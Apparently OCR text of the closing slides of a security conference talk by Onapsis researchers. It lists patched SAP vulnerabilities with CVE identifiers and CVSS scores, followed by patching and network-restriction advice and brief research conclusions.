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
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Stay Secure

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3252433	Arbitrary read of OS files + Full DoS in locking service	9.9	CVE-2023-23857
3273480	SQL injection (read) + DoS in User Defined Search service	9.9	CVE-2022-41272
3267780	SQL injection (read) + DoS in JobBean service	9.4	CVE-2022-41271
3268093	RFC arbitrary function execution + JCO password leak in rfcengine service	9.4	CVE-2023-0017
3285757	Privilege Escalation vulnerability in SAP Host Agent (Start Service)	8.8	CVE-2023-24523
3317453	Incorrect reference handling leading to arbitrary application startup	8.2	CVE-2023-30744
3275727	Memory Corruption vulnerability in SAPOSCOL	7.2	CVE-2023-27498
3348145	Header Injection in SAP Solution Manager (Diagnostic Agent)	7.2	CVE-2023-36921
3352058	Unauthenticated blind SSRF in SAP Solution Manager (Diagnostics agent)	7.2	CVE-2023-36925
3289994	Missing Authentication check in SAP NetWeaver Enterprise Portal	6.5	CVE-2023-28761
3288096 3288394 3288480 3287784	Multiple information disclosures	5.3	CVE-2023-26460 CVE-2023-24526 CVE-2023-27268 CVE-2023-24527

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3288096 3288394 3288480 3287784	Multiple information disclosures	5.3	CVE-2023-26460 CVE-2023-24526 CVE-2023-27268 CVE-2023-24527
3273729	**Impact of CVE-2022-41271 and CVE-2022-41272**	**na**	**na**
3299806	**FAQ for SAP Security Note 3252433**	**na**	**na**

Stay Secure

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3273729	**Impact of CVE-2022-41271 and CVE-2022-41272**	**na**	**na**
3299806	**FAQ for SAP Security Note 3252433**	**na**	**na**

Stay Secure

- Apply relevant patches…
- Restrict and monitor P4 access as possible
- IPS, IDS and Firewall are always encouraged
- Restrict RMI-like traffic

Conclusions

- CVSS can be a little obscure.
- NO need to be an expert in the field to carry out a research project.
- Proprietary protocol ? Only few information ? Don’t be afraid.
- Don’t pursue the silver bullet, it could be frustrating.

Thank you !

Pablo Artuso @lmkalg
Yvan Genuer linkedin.com/in/1ggy

https://www.onapsis.com